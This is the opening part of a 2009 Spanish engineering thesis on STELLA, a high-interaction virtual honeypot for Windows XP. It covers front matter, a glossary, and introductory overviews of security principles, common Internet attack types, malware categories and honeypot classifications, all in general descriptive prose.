UNIVERSIDAD CARLOS III DE MADRID

ESCUELA POLITÉCNICA SUPERIOR

INGENIERÍA DE TELECOMUNICACIÓN

PROYECTO FIN DE CARRERA

STELLA, UNA HONEYPOT VIRTUAL DE ALTA INTERACCIÓN PARA WINDOWS XP

Autora: BEATRIZ MARTÍNEZ SANTOS

Tutora: ALMUDENA ALCAIDE RAYA

Cotutor: JULIO CÉSAR HERNÁNDEZ

Julio de 2009

Título: *STELLA, UNA HONEYPOT VIRTUAL DE ALTA INTERACCIÓN PARA WINDOWS XP.*

AUTORA: *Beatriz Martínez Santos*

TUTORA: *Almudena Alcaide Raya*

COTUTOR: *Julio César Hernández*

La defensa del presente Proyecto Fin de Carrera se realizó el día 28 de Julio de 2009, siendo evaluada por el siguiente tribunal:

PRESIDENTE:

SECRETARIO:

VOCAL:

Habiendo obtenido la siguiente calificación:

CALIFICACIÓN:

Presidente **Secretario** **Vocal**

Agradecimientos

Son muchos los que me han ayudado, ya sea por su trabajo, sus cuidados o su mera compañía. Familia y amigos que espero siempre estén a mi lado y, por supuesto, yo al suyo.

Mi hermano, que siempre me hizo rabiar cuando era pequeña, pero que también estuvo en las risas y juegos.

Mis abuelos, tíos, primos y demás familiares, tanto a los que están como a los que se echa de menos.

Mis amigos, con los que tan buenos ratos he pasado.

Mi tutora, Almudena, por toda la ayuda e ilusión que ha puesto en este proyecto, y Julio, que estuvo en su inicio, guiándome cuando el camino era oscuro. Sin ellos jamás habría acabado lo que parecía no tener fin.

Pero, sobre todo a mis padres, lo que más quiero en esta vida.

Resumen

En este proyecto se ha llevado a cabo el análisis, diseño e implementación de un prototipo de *honeypot* virtual de alta interacción para Windows XP. A esta *honeypot* se le ha bautizado con el nombre de STELLA.

STELLA ha servido de "cebo" para posibles atacantes en Internet durante las diversas fases de experimentación que se describen en esta memoria, y que corresponden a periodos de tiempo espaciados desde 2007 hasta 2009. En este trabajo se detallan algunas de las intrusiones detectadas y se realiza un análisis en profundidad de las mismas.

Actualmente, STELLA se encuentra operativa y realizando capturas de posibles intrusos.

Índice

Índice de ilustraciones

Índice de tablas

Glosario de términos

Término	Descripción
ACL router	Una ACL es una lista de una o más instrucciones que permiten un control del tráfico de red, a nivel de los *routers*.
Bat	Archivo de procesamiento por lotes, que contienen un conjunto de comandos DOS.
Cortafuegos	Parte de un sistema o una red que está diseñado para bloquear el acceso no autorizado, permitiendo al mismo tiempo autorizado de comunicaciones.
Crack	Tipo de programa que realiza una modificación permanente o temporal sobre otro o en su código, para obviar una limitación o candado impuesto a propósito por el programador original.
DDoS	Ataque de Denegación de Servicio Distribuido. Es un tipo especial de DoS consistente en la realización de un ataque conjunto y coordinado entre varios equipos hacia un servidor víctima.
DoS	Ataque de Denegación de Servicio. Es un ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos.
DLL	Un archivo DLL (Dynamic Library Link) es un módulo componente de un programa que ejecuta alguna función.
Exploit	Pieza de software, fragmento de datos, o secuencia de comandos con el fin de automatizar el aprovechamiento de un error, fallo o vulnerabilidad, a fin de causar un comportamiento no deseado o imprevisto en los programas informáticos, hardware, o componente electrónico, por lo general computarizado.
Honeypot	Software o conjunto de computadores cuya intención es atraer a atacantes, simulando ser sistemas vulnerables o débiles a los ataques.
IDS	Sistema de detección de intrusos. Es un programa usado para detectar accesos no autorizados a un computador o a una red.

InstallWatch	Aplicación que proporciona un rastro de los ficheros y registros creados, borrados y modificados durante la instalación de un programa.
IRC	IRC (Internet Relay Chat) es un protocolo de comunicación en tiempo real basado en texto, que permite debates en grupo o entre dos personas.
Hacker	Atacante de un sistema informático.
HIDS	Sistema de detección de intrusos de host. Es un programa usado para detectar accesos no autorizados a un computador.
Honeynet	Combinación de varios honeypots en una misma red.
Host	Host (equipo anfitrión) hace referencia a una máquina conectada a una red de ordenadores y que tiene un nombre de equipo.
Lastlog	Fichero que almacena la hora del más reciente acceso del usuario al sistema y desde dónde se ha llevado a cabo el acceso.
Log	Registro de eventos.
NetBios	Especificación de interfaz para acceso a servicios de red,
NIDS	Sistema de detección de intrusos. Es un programa usado para detectar accesos no autorizados a una red.
Ossec-wui	Ossec es un IDS de host de distribución libre (no comercial). Wui (Web User Interface) es la interfaz gráfica asociada a Ossec que facilita la muestra de resultados obtenidos con el IDS.
Packet sniffer	Programa de captura de las tramas de red.
Phising	Tipo de delito encuadrado dentro del ámbito de las estafas que se comete mediante el uso de un tipo de ingeniería social caracterizado por intentar adquirir información confidencial de forma fraudulenta.
Root	Nombre convencional de la cuenta de usuario que posee todos los derechos en todos los modos.
Router	Dispositivo de hardware para interconexión de red de ordenadores.

Sebek	IDS de host de distribución libre (no comercial).
SENDMAIL	Agente de Transporte de Correo (MTA - Mail Transport Agent) en Internet que encamina los mensajes correos de forma que estos lleguen a su destino.
Set-UID	Término de Unix abreviatura para "Set User ID". Son permisos de acceso que pueden asignarse a archivos o directorios en un sistema operativo basado en Unix.
Spam	Mensajes no solicitados, habitualmente de tipo publicitario, enviados en grandes cantidades que perjudican de alguna o varias maneras al receptor.
Spammer	Individuo o empresa que envía spam
SSH	Secure SHell, en español, intérprete de órdenes seguro. Es el nombre de un protocolo y del programa que lo implementa, y sirve para acceder a máquinas remotas a través de una red.
Trampa SNMP	SNMP es un protocolo de la capa de aplicación que facilita el intercambio de información de administración entre dispositivos de red. Una trap o trampa es generada por el agente para reportar ciertas condiciones y cambios de estado a un proceso de administración.
TELNET	Telnet (TELecommunication NETwork) es el nombre de un protocolo de red (y del programa informático que implementa el cliente), que sirve para acceder mediante una red a otra máquina, para manejarla remotamente como si estuviéramos sentados delante de ella.
Wireshark (Ethereal)	Wireshark, antes conocido como Ethereal, es un analizador de protocolos utilizado para realizar análisis y solucionar problemas en redes de comunicaciones para desarrollo de software y protocolos.
VMware	Software de virtualización disponible para ordenadores compatibles X86.
Wtmp	Fichero que almacena cada acceso al sistema y cada salida del mismo.
XAMPP	Servidor independiente de plataforma, software libre, que consiste principalmente en la base de datos MySQL, el servidor Web Apache y los intérpretes para lenguajes de script: PHP y Perl.

1 INTRODUCCIÓN

1.1 Introducción a la Seguridad

La seguridad está finamente ligada a la certeza, es decir, no existe seguridad absoluta, lo que se intenta es minimizar el impacto y/o riesgo. Por tal motivo, cuando se habla de seguridad, se debe hacer en términos relativos con el fin de lograr llegar a los niveles más altos.
Las técnicas utilizadas para la seguridad de la información están basadas en tres pilares fundamentales que hacen que la información se encuentre protegida. Estos pilares se ocupan principalmente de proteger distintos aspectos de la información como son:

- **La confidencialidad**
  La información puede ser accedida únicamente por las personas que tienen autorización para hacerlo.

- **La integridad**
  Integridad de la información implica total seguridad acerca de que ésta no ha sido alterada por ningún agente no autorizado.

- **Disponibilidad**
  La información debe estar disponible a los usuarios legítimos cuándo éstos los necesiten.

En según qué contextos, es necesario añadir objetivos de seguridad específicos, como por ejemplo establecer la autenticidad de la autoría de una información o al emisor de una transmisión.

- **Autenticidad**
  Los métodos de autenticación para la verificación de la identidad pueden clasificarse en tres categorías:

  - *Categoría 1: algo que la persona a identificar* sabe*.*
    Un dato esencial, puede tratarse de algo sobre su persona o bien de una simple clave secreta.
  - *Categoría 2: algo que la persona a identificar* posee*.*
    Puede ser un documento de identidad, una tarjeta o cualquier otro elemento que sólo el individuo en cuestión posea.
  - *Categoría 3: algo que la persona a identificar* es*.*
    La pupila, la voz y la huella dactilar son ejemplos de propiedades físicas de un individuo. También en este rango, firmar se considera un acto involuntario, ya que uno no está pensando en hacer cada trazo, sino que los realiza en conjunto.

1.2 Seguridad en Internet

El centro de atención del documento se refiere al compromiso de la seguridad a la hora de establecer una conexión con la red de redes: Internet. De este modo, se pretende analizar aquellas amenazas ligadas a este medio.

El conectar un sistema a Internet lo expone a numerosas amenazas que se incrementan diariamente. Los tipos más generales de amenazas son:

- **Vulnerabilidad en el software**
  La modificación del software presente en los dispositivos físicos del sistema o la inclusión de nuevo software podría suponer la materialización de una grave amenaza.

- **Debilidades en el sistema físico**
  La seguridad informática debe tener también en cuenta el conjunto de elementos físicos del sistema informático: microprocesador, discos duros, placa base, etc.

- **Violación de los objetivos de la seguridad de la información**
  La posible extracción, destrucción y/o modificación de la información contenida en un equipo, vulnerando así los objetivos anteriormente expuestos de confidencialidad, integridad y disponibilidad, es una de las partes más sensibles, ya que, actualmente, toda la información sobre individuos, empresas e incluso gobiernos está contenida en bases de datos, archivos, etc. El robo de esta información podría suponer, entre otras cosas, la ruina económica de la víctima.

- **Propagación de vulnerabilidades**
  Con este término se hace referencia a la extensión de las vulnerabilidades anteriores a otros sistemas utilizando los recursos de la propia víctima o no. Es la gran capacidad de comunicación que provee Internet lo que lo hace tan peligroso y por lo que la seguridad en este entorno ha tomado tal repercusión.

1.2.1 Tipos de ataques

Las formas y estilos comúnmente usados en ataques realizados vía Internet están divididos en nueve categorías principales:

- **Ataques basados en diccionarios**
  Inicialmente, el *hacker* o atacante en general, trata de entrar a un sistema en la red por medio de teclear un nombre de usuario y contraseña. Para averiguar la contraseña, se valdrá de métodos manuales o programas que lleven a cabo su decodificación mediante una combinación de todas las palabras y letras de diccionarios en varios idiomas con signos de puntuación y números.

- **En base a escuchar el tráfico de la red**
  Posiblemente, uno de los más difíciles de llevar a cabo, pero, cuando se logra en una transacción comercial, se convierte en uno de los más serios. Para ello, se utiliza el llamado *packet sniffer*, que se encargará de interceptar los paquetes que viajan a través de la red. Estos pueden contener información confidencial como las claves de usuarios, paquetes de transacciones comerciales con el número de una tarjeta de crédito, *e-mail*, etc. El procedimiento es obtener la IP que recibirá el paquete y, así, cuando pase uno dirigido a ese *host*, lo copiará para enviarlo al sistema del atacante.

- **Ataques que explotan los accesos confiables**
  Son comunes en redes que usan un sistema operativo que incorpora mecanismos de accesos confiables – incluidos UNIX, VMS y NT –. Los usuarios de estos sistemas pueden crear archivos de *hosts* confiables en los que se incluyan los nombres de máquinas o direcciones IP, con las cuales un usuario puede acceder el sistema sin una contraseña para ello. Por ejemplo, si un atacante obtiene el nombre de la máquina, tendrá privilegios para entrar al

sistema, pudiéndose mover como superusuario accediendo al archivo que los administradores de UNIX colocan en el directorio raíz con la información de los diferentes usuarios.

- **Basándose en las direcciones IP**

Mediante el duplicado de una dirección IP, el intruso da información falsa acerca de la identidad de su computadora, haciéndose pasar por un *host* confiable dentro de una red. Así, el intruso gana los paquetes de acceso a un sistema y sus servicios.

- **Suplantando a una entidad de confianza**

Este tipo de ataques se han convertido en comunes y mucho más peligrosos en tanto más usuarios se conectan a la red. Aprovechando la ingenuidad de ciertos usuarios, el *hacker* solicita información privilegiada por diferentes medios (*e-mails*, *applets* de Java, etc.) que emulen confianza ante la víctima, extrayendo los datos de usuario para una plataforma dada.

- **Predicción de números secuenciales**

Es una técnica común para el robo de IP´s dentro de las redes UNIX. Para establecer una conexión TCP se usa el procedimiento llamado "negociación en tres pasos" (*3-way handshake*). Durante su establecimiento, algunos parámetros como el número de secuencia son configurados para asegurar la entrega ordenada de los datos y la robustez de la comunicación. La creación de estos números secuenciales se basa en los relojes internos de cada computadora. En muchas versiones UNIX, estos números obedecen un patrón que es predecible usando un determinado algoritmo, lo que permitiría a un intruso predecir en cierta medida la secuencia de números por medio de la escucha de patrones hechos por conexiones legítimas. Así, llegaría a lograr un *handshake* no autorizado.

- **Secuestrando sesiones**

En este tipo, el intruso encuentra una conexión existente entre dos computadoras, generalmente de un servidor y un cliente. Inmediatamente después, penetrando a *routers* desprotegidos o cortafuegos inadecuados, obtiene los números de direcciones TCP/IP en un intercambio entre las computadoras. Tras ello, el intruso secuestra la sesión del usuario simulando la dirección del usuario. Al lograr esto, el secuestrador se adueña de la sesión y el *host* desconecta al usuario legítimo, obteniendo así libre acceso a los archivos. Es muy difícil detectar una sesión secuestrada, ya que el secuestrador aparece en el sistema como el usuario secuestrado. Las Ilustraciones 1 y 2 muestran el proceso de este tipo de ataque.

- **Ataques enfocados a explotar las debilidades de la tecnología**

Todos los sistemas operativos tienen sus propias debilidades, algunos son más accesibles que otros. Al salir nuevos sistemas, pueden contener los llamados *bugs* que provocarían el colapso de un equipo conectado a la red.




Ilustración 1. El atacante usa el paquete *sniffer* para obtener la dirección IP del usuario o destinatario final.




Ilustración 2. El atacante secuestra la sesión fingiendo ser el usuario final y obtiene libre acceso a los archivos del usuario original.

- **Explotando el sistema de librerías compartidas**

Muy común en sistema UNIX. El intruso hace un reemplazo de una librería compartida – conjunto de funciones de programas comunes que el sistema operativo carga de un archivo a la memoria RAM en cada petición del programa – para sus propósitos, como por ejemplo, proveerlos de privilegios para acceder una petición.

1.2.2 Herramientas más utilizadas para los ataques

Generalmente referidos como *Malware* – del inglés *malicious* software –, es una variedad de software o programas de códigos hostiles e intrusivos, que tiene como objetivo infiltrarse en el sistema y dañar la computadora sin el conocimiento de su dueño y con finalidades muy diversas. Sin embargo la expresión "virus informático" es más utilizada en el lenguaje cotidiano y a menudo en los medios de comunicación para describir este tipo de herramientas. Se debe considerar que el ataque a la vulnerabilidad por *malware* puede ser a una aplicación, una computadora, un sistema operativo o una red.
Existen muchísimos tipos de *malware*, aunque a continuación, se mencionarán algunos de los más comunes:

- **Virus**

Un virus es un programa destructivo que, en un esfuerzo por ocultar su existencia y propagarse a sí mismo en la red, modifica otros programas insertando copias de sí mismo. Así, se comporta como un parásito, convirtiéndose en una molesta forma de ataque al sistema.
Cuando el programa infectado es ejecutado, también se ejecuta el código viral, aunque, dependiendo de la naturaleza del virus, el código original puede o no ser iniciado.

Los virus no pueden ejecutarse como un programa independiente: necesitan un *host program* o programa anfitrión que los inicialice. Pero, una vez establecido el virus y comenzado su ataque en el sistema, su eliminación se hace gravemente complicada.
Un virus computacional comparte muchos de los atributos de los virus biológicos convencionales, consistiendo en tres subsistemas:

- Mecanismos de infección
- *Trigger* o activador
- Misión

- **Worms o Gusanos**

Los *worms* son programas autorreplicables y autoinicializables que se diseminan a sí mismos de máquina en máquina extendiéndose por la red. Aprovechan los *security holes* (huecos de seguridad) conocidos para llevar a cabo su cometido. A pesar de que un *worm* no altera o daña otros programas, podría convertirse en vehículo de otras amenazas como los virus o bacterias en su trayecto.
Algunas veces estos programas son diseñados simplemente para enviar de regreso al desarrollador información acerca de los sistemas, información que puede ser usada posteriormente para atacar al sistema de forma directa.
Generalmente, estos especímenes emplean mucho de su tiempo recogiendo y procesando archivos de seguridad y de red, intentando encontrar rutas en la misma hacia otros sistemas e intentando adivinar *passwords*.
Al igual que los virus, un *worm* cosiste en tres partes o procesos, aunque muy distintas:

- Búsqueda de un nuevo *host* para su infección
- Copia de sí mismo al nuevo *host*
- Provocar que la nueva copia sea ejecutada

Los síntomas del ataque de un gusano se pueden apreciar en los archivos *log*; en un considerable incremento del tráfico en la red reduciendo la capacidad de procesamiento normal; y procesos anormales corriendo en el sistema.

- **Back Doors o Puertas Traseras**

Las *back doors* son conocidas también como *trap doors* (trampas), aunque entre ellos existen diferencias importantes que se describen más adelante. Son programas o partes de programa que permiten el acceso no autorizado a un sistema. Algunas veces son insertados maliciosamente en los sistemas, aunque otras, los programadores y desarrolladores los implementan en aplicaciones que requieren complejos procesos de autenticación.
Las *back doors* permiten al usuario entrar a los sistemas rápidamente para propósitos de evaluación, depuración, mantenimiento y monitoreo en el proceso de desarrollo de aplicaciones. Muchas veces las *back doors* son olvidadas y dejadas en el código cuando éste es liberado.
Potencialmente destructivas, estas puertas traseras pueden existir en programas por muchos años antes de ser descubiertos. De este modo, pueden suponer un grave peligro al ser descubiertos por intrusos sin escrúpulos, por lo que se consideran una amenaza real a la seguridad del sistema.
Uno de los aspectos más significativos de esta amenaza es que se encuentran disponibles para muchos usuarios. Así, más que requerir un grado particular de conocimientos técnicos y destreza, para la explotación de esta amenaza basta con conocer la *back door*, conocimiento de fácil propagación por medio del boca a boca o envío de correos electrónicos en boletines internos.

- **Logic Bombs o Bombas Lógicas**

Las bombas lógicas son características ocultas construidas en un programa y ejecutadas cuando se cumplen ciertas condiciones, tales como un cierto conjunto de claves o cierta fecha alcanzada, modificando dramáticamente su comportamiento.
Las bombas lógicas ejecutan una función o conjunto de funciones que no fueron intencionales del programa original, siendo las más comunes la destrucción de aplicaciones o datos. Son frecuentemente colocadas por programadores encargados de mantenimiento de sistemas.
Existen muchos usos legítimos de bombas lógicas. Los time-out son ampliamente usados por los vendedores de software, permiten administrar las provisiones contractuales o reforzar agendas de pago. La ejecución de una bomba lógica no necesariamente es disparada por el reloj.
Las bombas lógicas son frecuentemente perpetradas no por personas ajenas al sistema quienes han ganado acceso no autorizado, ya que ellos prefieren hacer el daño tan pronto como sea posible, sino por usuarios quienes están autorizados para tener acceso a sistema.

- **Trap Doors o Trampas**

Las *trap doors* son consideradas como un caso especial de bomba lógica, aunque se parecen a las *back doors*, dado que son aspectos no documentados o modos de operación de programas que de otra forma son confiables. Sin embargo, mientras que las *back doors* son deliberadamente explotadas por usuarios conocedores, las *trap doors* son disparadas por algún conjunto de condiciones de habilitación causando que estas realicen sus acciones destructivas. Estas condiciones podrían ser la hora del sistema o la identificación del usuario al momento de ejecutar un programa.

- **Troyan Horse o Troyano**

Los troyanos son probablemente las amenazas programadas más comunes y fáciles de implantar, son programas que imitan a un programa que el usuario quiere ejecutar, pero son realmente diferentes.
Aparentan ser inofensivos, pero permiten violar la seguridad de un sistema. Por ejemplo, se pueden ver como una herramienta estándar de UNIX, aunque hayan sido programados para realizar ciertos actos destructivos cuando se ejecutan por un usuario del sistema con privilegios apropiados.

Desafortunadamente, el usuario no es siempre consciente de que un troyano ha sido ejecutado hasta que el daño se ha realizado. Un troyano puede ser usado para capturar *passwords*, cambiar permisos a archivos o crear programas set-UID.
El ataque de un troyano engaña al usuario en la ejecución de un programa dañando al sistema por tomar ventaja de los permisos de acceso del usuario.

- **Bacterias**

Algunas veces, también llamadas conejas, son programas que existen para recuperarse a sí mismas y, generalmente, afectan a un sistema por tomar ventaja de los recursos computacionales que ellas consumen sólo por existir en el sistema. Más que pegarse a otros programas, como los virus, las bacterias computacionales simplemente al ser ejecutadas se duplican a sí mismas.
No alteran los datos ni destruyen archivos. Su propósito es degradar el servicio del sistema, pues dependiendo de cómo es programada, puede empezar a ocupar todo el espacio en disco o los ciclos de CPU muy rápidamente, llevando al sistema a detenerse. Un programa que es de un solo byte de longitud podría consumir 4 GBytes de espacio después de sólo 32 ciclos de reproducción. Los más grandes, programas de medida más real, podrían necesitar menos ciclos para sobrecargar el sistema.

- **Security Holes o Huecos de Seguridad**

Los huecos de seguridad son imperfecciones en el diseño de software que, mal usados, otorgan privilegios a usuarios comunes. La mayoría de los servicios de Internet – FTP, TELNET, SENDMAIL – tienen huecos de seguridad.
Los huecos de seguridad se manifiestan en cuatro formas:

1. Huecos de Seguridad Físicos, donde el problema potencial es causado por permitir acceso físico al equipo a personas no autorizadas, donde éstas pueden realizar operaciones que no deberían ser capaces de realizar.
2. Huecos de Seguridad de Software, donde el problema es causado por elementos mal escritos de software privilegiado, los cuales pueden ser utilizados para realizar cosas que no deberían poder hacer.
3. Huecos de Seguridad por Uso Incompatible, donde, por falta de experiencia o errores propios, el administrador del sistema ensambla una combinación de hardware y software que daña al sistema desde el punto de vista de la seguridad. Es precisamente esta incompatibilidad al tratar de hacer dos cosas incompatibles pero útiles que se integren, lo que crea un hueco de seguridad.
4. Selección de una Filosofía de Seguridad y su Mantenimiento. Este hueco de seguridad se manifiesta como un problema de percepción y entendimiento. El software perfecto, el hardware protegido y los componentes compatibles no trabajarán adecuadamente a menos que se seleccione una política de seguridad apropiada y las partes del sistema se direccionen para reforzarla, pues, aún teniendo el mejor mecanismo de *password* del mundo, es tiempo perdido si los usuarios piensan que su nombre al revés es una buena contraseña.

- **Bugs o Insectos**

Un *bug* es un defecto en un programa que causa que éste realice algo inesperado. Estos *bugs* a menudo son destructivos. Programas escritos en lenguajes como C o Lenguaje Ensamblador están especialmente indefensos ante los *bugs* destructivos porque los errores en el direccionamiento de memoria pueden resultar en sobrescribir datos almacenados en áreas usualmente reservadas para el sistema operativo.

- **Adware**

Este software muestra o baja anuncios publicitarios que aparecen inesperadamente en el equipo, pudiendo hacerlo simultáneamente cuando se está utilizando la conexión a una página Web o después de que se ha instalado en la memoria de la computadora.
Algunas empresas ofrecen software "gratuito" a cambio de publicitarse en su pantalla, otras al instalar el programa, por ejemplo, se instalan junto con un s*pyware* sin que el usuario lo note. También existen algunos programas "a prueba" (*shareware*), que mientras no son pagados, no permiten algunas opciones, como pueden ser imprimir o guardar y, además, en ocasiones cuentan con patrocinios temporales que al recibir la clave libera de tales mensajes publicitarios y complementan al programa.
El *adware* es una aplicación que muestra publicidad y que suele acompañar a otros programas. Si bien esto puede hacerse, en algunas oportunidades, bajo el conocimiento del usuario, el problema radica en los casos en los cuales se recoge información sin consultar.
También pueden ser fuente de avisos engañosos. Por lo general los programas *adware* tiene la capacidad de conectarse a servidores en línea para obtener publicidades y enviar la información obtenida. Cabe aclarar que no toda aplicación que muestra algún tipo de publicidad incluye *adware* y esto, en muchos casos, se ha transformado en una controversia para determinar cuándo un elemento se encuadra dentro de estas características.

- **Spyware**

Los *spywares* o programa espía, son aplicaciones que se dedican a recopilar información del sistema en el que se encuentran instaladas para luego enviarla a través de Internet, generalmente a alguna empresa de publicidad, aunque en algunos casos lo hacen para obtener direcciones de e-mail. Todas estas acciones se enmascaran tras confusas autorizaciones al instalar programas de terceros, por lo que rara vez el usuario es consciente de ello. Estos agentes espías, pueden ingresar en el PC por medio de otras aplicaciones. Normalmente trabajan y contaminan sistemas como lo hacen los troyanos.

- **Botnets**

Más que una herramienta de ataque, una aplicación de las mismas, pero de necesaria mención. Una *botnet* es una colección de software *robots* o *bots* que se ejecutan de manera autónoma. Habitualmente es un gusano que corre en un servidor infectado con la capacidad de infectar a otros servidores. El creador de la *botnet* tiene la capacidad de controlar todos los ordenadores infectados de forma remota, lo que normalmente hace a través del IRC (Internet Relay Chat). Se convierte en dueño de la máquina y aprovecha todos sus recursos para lo que suele ser un uso malicioso, pudiendo realizar acciones masivas como enviar miles de correos no solicitados (SPAM), realizar ataques DDoS (Distributed Denial Of Service Attack), distribuir otros códigos maliciosos, enviar *phishing*, etc.

Son múltiples las formas de ataque para construir y expandir una *botnet*. Así, se hace distinción en la forma de ataque según sea la plataforma de la víctima. En Windows es habitual el aprovechamiento de la inocencia de la víctima a la hora de abrir cierto tipo de archivos, como puedan ser los *cracks*, usualmente utilizados para el pirateo de programas. Este software, al ser ejecutado, infecta a la máquina, lleva a cabo el escaneo de sus discos duros y de su red de área local, hace uso de las vulnerabilidades conocidas del sistema operativo para propagarse, etc. Muchos de los equipos conectados a Internet no son actualizados regularmente y/o no cuentan con cortafuegos y antivirus capaz de protegerlos de conexiones externas y del *malware* que circula por Internet, lo que los convierte en individuos idóneos para la infección.

En otros sistemas operativos, como UNIX o Linux, el medio más acostumbrado para la asimilación por parte de la *botnet* es por TELNET o SSH, probando usuarios comunes y contraseñas al azar contra todas las IP´s posibles, así como, de nuevo, el aprovechamiento de las vulnerabilidades del sistema por la no actualización del mismo.

1.3 Honeypots

Una *honeypot* es un recurso cuyo valor se basa en ser analizado, atacado o comprometido. Un sistema diseñado para ser atacado, para interactuar con el atacante. La *honeypot* es un sistema muy controlado, donde todo el tráfico entrante y saliente es detectado y capturado. De este modo, se puede llevar a cabo un examen en profundidad del atacante, durante y después del ataque a la *honeypot*. La información recogida por una *honeypot* es crucial para la detección y protección de las amenazas a las que nos enfrentamos diariamente.

Las *honeypots* son señuelos altamente monitorizados cuya utilidad puede ser usada para múltiples propósitos: pueden distraer al adversario del resto de máquinas de una red cuyo valor es real, pueden advertir acerca de nuevos ataques y nuevas tendencias de intrusión y permiten una profunda exploración del adversario mediante su análisis. Son una herramienta de seguridad altamente flexible a través del uso de diferentes aplicaciones. No se limitan a resolver un solo problema, sino que tiene multitud de usos, como la prevención, detección o recogida de datos.

Todos los tipos de *honeypots* comparten un mismo concepto: un elemento de seguridad que no debería tener ningún tipo de producción o actividad autorizada, es decir, el uso de una *honeypot* en una red no debería afectar de forma crítica a los servicios y aplicaciones de una red. Se trata de un recurso seguro cuyo valor descansa en ser sondeado, atacado o comprometido.

Las *honeypots* pueden ejecutarse bajo cualquier sistema operativo y cualquier servicio. Los servicios configurados determinan los vectores disponibles para que el intruso comprometa y ponga a prueba. Así, una *honeypot* de alta interacción o *high-interaction honeypot* provee de un sistema real con el que el atacante puede interactuar, mientras que, por otro lado, una *honeypot* de baja interacción o *low-interaction honeypot* tan sólo simula partes de dicho sistema. De este modo, una *honeypot* de alta interacción puede ser comprometida de forma completa, permitiendo al adversario ganar acceso total al sistema y usarlo para lanzar consiguientes ataques a otros sistemas o redes. En contraste, una *honeypot* de baja interacción emula servicios que no pueden ser utilizados para tener un acceso completo. Es por ello que están mucho más limitadas, aunque son útiles para recoger información a niveles más altos. Ninguno de estos dos tipos de *honeypots* es superior a la otra, cada una tiene sus ventajas y desventajas que se pasan a describir con mayor detalle.

1.3.1 Tipos de Honeypots.

En este documento nos centraremos en clasificar las *honeypots* según dos aspectos fundamentales:

- Nivel de Interacción: Alta o baja.
- Implementación: *Honeypots* físicas o virtuales.

- ***Honeypots de alta interacción***

Este tipo de *honeypots* se trata de un sistema de computadora convencional. El sistema no tiene tareas en la red o actividad de usuarios regulares. Así, esta máquina no debe tener ningún proceso inesperado ni generar ningún tipo de tráfico en la red, excepto el propio de un sistema que está activo (demonios o servicios corriendo en el sistema). Estas presunciones facilitan el proceso de detección del ataque: toda interacción con la *honeypot* resultará sospechosa y se convertirá en un punto de mira para una posible acción maliciosa. De este modo, todo el tráfico de la red hacia o desde la *honeypot* es registrado, así como toda la actividad del sistema, que será grabada para un análisis posterior.
También se puede combinar el uso de varios *honeypots* en una misma red, configurando una *honeynet*. Por lo general, una *honeynet* consiste en varias *honeypots* de diferentes tipos en cuanto a plataformas y/o sistemas operativos. Esto permite recolectar datos sobre distintos tipos de ataques simultáneamente.
